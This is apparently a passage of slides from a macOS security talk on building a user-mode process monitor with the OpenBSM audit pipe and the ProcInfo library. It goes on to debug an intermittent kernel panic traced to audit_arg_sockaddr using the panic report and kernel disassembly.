
//set flags
ioctl(auditFileDescriptor, AUDITPIPE_SET_PRESELECT_FLAGS, &eventClasses);

//set 'na' flags
ioctl(auditFileDescriptor, AUDITPIPE_SET_PRESELECT_NAFLAGS, &eventClasses);
```

configuring the audit pipe

# READING OFF THE AUDIT PIPE via `au_read_record()`

```
u_char* recordBuff = NULL;  
  
while(YES) {  
  
    //read an audit record  
    int len = au_read_rec(auditFile, &recordBuff);  
  
    //parse!  
  
    reading an audit record
```



**note: man pages lie!  
au\_read\_rec() returns  
number of bytes read**

```
# man au_read_rec  
  
int au_read_rec(FILE *fp, u_char **buf);  
  
The au_read_rec() function reads an audit record from the file stream fp,  
and returns an allocated memory buffer containing the record via *buf  
  
The au_read_rec() function return 0 on success, or -1 on failure
```

**au\_read\_rec()**

# PARSING AUDIT RECORDS via `au_fetch_tok()` & `tokenstr_t`


```
//token struct
tokenstr_t tokenStruct = {0};

//start w/ balance set to record's total length
recordBalance = len;

//tokenize
while(0 != recordBalance) {
    au_fetch_tok(&tokenStruct, recordBuff + processedLength,
                recordBalance);
```

reading an audit record

```
struct tokenstr {
    u_char id;
    u_char *data;
    size_t len;
    union {} tt;
}
```



```
< > macOS 10.13 > /usr/include > bsm > libbsm.h

struct tokenstr {
    u_char id;
    u_char *data;
    size_t len;
    union {
        au_header32_t      arg32;
        au_header64_t      arg64;
        au_arb_t          arb;
        au_attr32_t        attr32;
        au_attr64_t        attr64;
        au_execarg_t       execarg;
        au_execenv_t       execenv;
        au_exit_t          exit;
        au_file_t          file;
        au_groups_t         grps;
        au_header32_ex_t   hdr32;
        au_header32_ex_t   hdr32_ex;
        au_header64_t      hdr64;
        au_header64_ex_t   hdr64_ex;
        au_inaddr_t         inaddr;
        au_inaddr_ex_t     inaddr_ex;
        au_ip_t             ip;
        au_ipc_t            ipc;
        au_ipcperm_t        ipcperm;
        au_iport_t           iport;
        au_opaque_t          opaque;
        au_path_t            path;
        au_proc32_t          proc32;
        au_proc32ex_t        proc32_ex;
        au_proc64_t          proc64;
        au_proc64ex_t        proc64_ex;
        au_ret32_t            ret32;
        au_ret64_t            ret64;
        au_seq_t              seq;
        au_socket_t           socket;
        au_socket_ex32_t      socket_ex32;
        au_socketinet_ex32_t   sockinet_ex32;
        au_socketunix_t        sockunix;
        au_subject32_t        subj32;
        au_subject32ex_t      subj32_ex;
        au_subject64_t        subj64;
        au_subject64ex_t      subj64_ex;
        au_text_t              text;
        au_kevent_t            kevent;
        au_invalid_t           invalid;
        au_trailer_t           trailer;
        au_zonename_t          zonename;
    } tt; /* The token is one of the above types */
};
```

`libbsm.h`

# PARSING AUDIT RECORDS

## parsing the tokenstr structure

```
//token struct
switch(tokenStruct.id)

//save type (AUE_EXEC/AUE_EXECVE/AUE_FORK, etc)
case AUT_HEADER32:
    process.type = tokenStruct.tt.hdr32.e_type;

//save path
case AUT_PATH:
    process.path = [NSString
        stringWithUTF8String:tokenStruct.tt.path.path];

//save args
case AUT_EXEC_ARGS:
    for(int i = 0; i<tokenStruct.tt.execarg.count; i++)
        process.arguments addObject:[NSString
            stringWithUTF8String:tokenStruct.tt.execarg.text[i]];
```

tokenizing

```
/*
 * path length
 * path
 */
typedef struct {
    u_int16_t    len;
    char        *path;
} au_path_t;
```



au\_path\_t

```
/*
 * count
 * text
 */
typedef struct {
    u_int32_t    count;
    char        *text[AUDIT_MAX_ARGS];
} au_execarg_t;
```



au\_execarg\_t

# PROCINFO LIB

## open-source process monitoring via OpenBSM

objective-see / ProInfo

Code Issues 0 Pull requests 0 Projects 0 Wiki Insights

process info/monitoring library for macOS <https://objective-see.com>

Patrick Wardle improved memory usage, process icons, modernized project ...

lib improved memory usage, process icons, modernized project  
proInfo.xcodeproj improved memory usage, process icons, modernized project  
proInfo improved memory usage, process icons, modernized project

```
#import "processLib.h"

//create callback block
ProcessCallbackBlock block =
^(Process* newProcess)
{
    NSLog(@"new proc: %@", newProcess);
};

//init object
ProcessMonitor* procMon =
[[ProcessMonitor alloc] init];

//go go go
[procMon start:block];
```

using the process monitor lib

```
# ./procInfo
- new process event -
[process info]
pid: 1337
name: Calculator
path: /Applications/Calculator.app/Contents/MacOS/Calculator
user: 501
args: (/Applications/Calculator.app/Contents/MacOS/Calculator)
ancestors: (557, 554, 353, 1)
signing info: {
    signatureStatus = 0;
    signedByApple = 1;
    signingAuthorities = (
        "Software Signing",
        "Apple Code Signing Certification Authority",
        "Apple Root CA"
    );
    isApple = 1;
    isAppStore = 0;
}
```



free



open-source



user-mode


**THE BAD**  
... a kernel panic





# A KERNEL PANIC ...but very intermittently



+



ProcInfo (lib) + RansomWhere?



```
$ cat /Library/Logs/DiagnosticReports/Kernel_xxx_MacBookPro.panic

*** Panic Report ***
panic(cpu 1 caller 0xfffffff8008605ecd):
    Kernel trap at 0xfffffff800892544b, type 14=page fault

registers:
CR0: 0x0000000080010033, CR2: 0xfffffff803db4f000, CR3: 0x000000044d97f05c, CR4: 0x00000000001626e0
RAX: 0x0000000000000001, RBX: 0xfffffff803db4eff0, RCX: 0x0000000000000000, RDX: 0x0000000000000010
RSP: 0xfffffff9222ac3d20, RBP: 0xfffffff9222ac3e60, RSI: 0xfffffff803db4f000, RDI: 0xfffffff803433a2e8
R8: 0x0000000000000000, R9: 0xfffffff80448b16e8, R10: 0x000070001f2f4c0, R11: 0xfffffff802f59d4e8
R12: 0xfffffff802813e458, R13: 0x00000000000000e, R14: 0xfffffff8034339db0, R15: 0x1575312836070096
RFL: 0x000000000010202, RIP: 0xfffffff800892544b, CS: 0x0000000000000008, SS: 0x0000000000000010
Fault CR2: 0xfffffff803db4f000, Error code: 0x0000000000000000, Fault CPU: 0x1, PL: 0, VF: 1
.....
BSD process name corresponding to current thread: syslogd
```

RansomWhere? is  
100% user-mode...



# A KERNEL PANIC

## understanding the panic report

```
$ cat /Library/Logs/DiagnosticReports/Kernel_xxx_MacBookPro.panic
panic(cpu 1 caller 0xffffffff8008605ecd):
Kernel trap at 0xffffffff800892544b, type 14=page fault

registers:
CR0: 0x0000000080010033, CR2: 0xffffffff803db4f000, CR3: 0x000000044d97f05c, CR4: 0x00000000001626e0
RAX: 0x0000000000000001, RBX: 0xffffffff803db4eff0, RCX: 0x0000000000000000, RDX: 0x0000000000000010
RSP: 0xffffffff9222ac3d20, RBP: 0xffffffff9222ac3e60, RSI: 0xffffffff803db4f000, RDI: 0xffffffff803433a2e8
R8: 0x0000000000000000, R9: 0xffffffff80448b16e8, R10: 0x000070001f2f4c0, R11: 0xffffffff802f59d4e8
R12: 0xffffffff802813e458, R13: 0x00000000000000e, R14: 0xffffffff8034339db0, R15: 0x1575312836070096
RFL: 0x0000000000010202, RIP: 0xffffffff800892544b, CS: 0x0000000000000008, SS: 0x0000000000000010
Fault CR2: 0xffffffff803db4f000, Error code: 0x0000000000000000, Fault CPU: 0x1, PL: 0, VF: 1

Kernel version:
Darwin Kernel Version 16.4.0: Thu Dec 22 22:53:21 PST 2016; root:xnu-3789.41.3~3/RELEASE_X86_64
Kernel UUID: C67A8D03-DEAC-35B8-8F68-06FF7B687215
Kernel slide: 0x0000000008200000
```

macOS 10.12.3  
(High Sierra)

**type 14=page fault**

**RIP: 0xffffffff800892544b**

**Fault CR2: 0xffffffff803db4f000**


**Kernel slide: 0x0000000008200000**

**invalid read/write**

**address of faulting instruction**

**invalid memory address**

**ASLR shift**




# A KERNEL PANIC

## disassembling the macOS kernel




/System/Library/Kernels/kernel

- 1 rebase kernel  
(value: ASLR slide)




- 2 go to faulting address  
(value: RIP)



- 3 analyze faulting instruction

```
TEXT:__text:FFFFFFF800892543A loc_FFFFFF800892543A: ; CODE XREF: _audit_arg_sockaddr
TEXT:__text:FFFFFFF800892543A          movzx   r13d, byte ptr [rbx]
TEXT:__text:FFFFFFF800892543E          add     r13, 0xFFFFFFFFFFFFFFFEh
TEXT:__text:FFFFFFF8008925442          test    r13d, r13d
TEXT:__text:FFFFFFF8008925445          js      loc_FFFFFF80089255AE
TEXT:__text:FFFFFFF800892544B          cmp     byte ptr [rbx+r13+2], 0
TEXT:__text:FFFFFFF8008925451          lea     rbx, [rbx+2]
```



;audit\_arg\_sockaddr  
cmp byte ptr [rbx+r13+2], 0

# A KERNEL PANIC

## the `audit_arg_sockaddr()` function

```
int bind(__unused proc_t p, struct bind_args *uap, __unused int32_t *retval)
{
    ...
    AUDIT_ARG(sockaddr, vfs_context_cwd(vfs_context_current()), sa);
}

void audit_arg_sockaddr(struct kaudit_record *ar, struct vnode *cwd_vp,
                       struct sockaddr *sa) {
    struct sockaddr_un *sun;
    char path[SOCK_MAXADDRLEN - offsetof(struct sockaddr_un, sun_path) + 1];

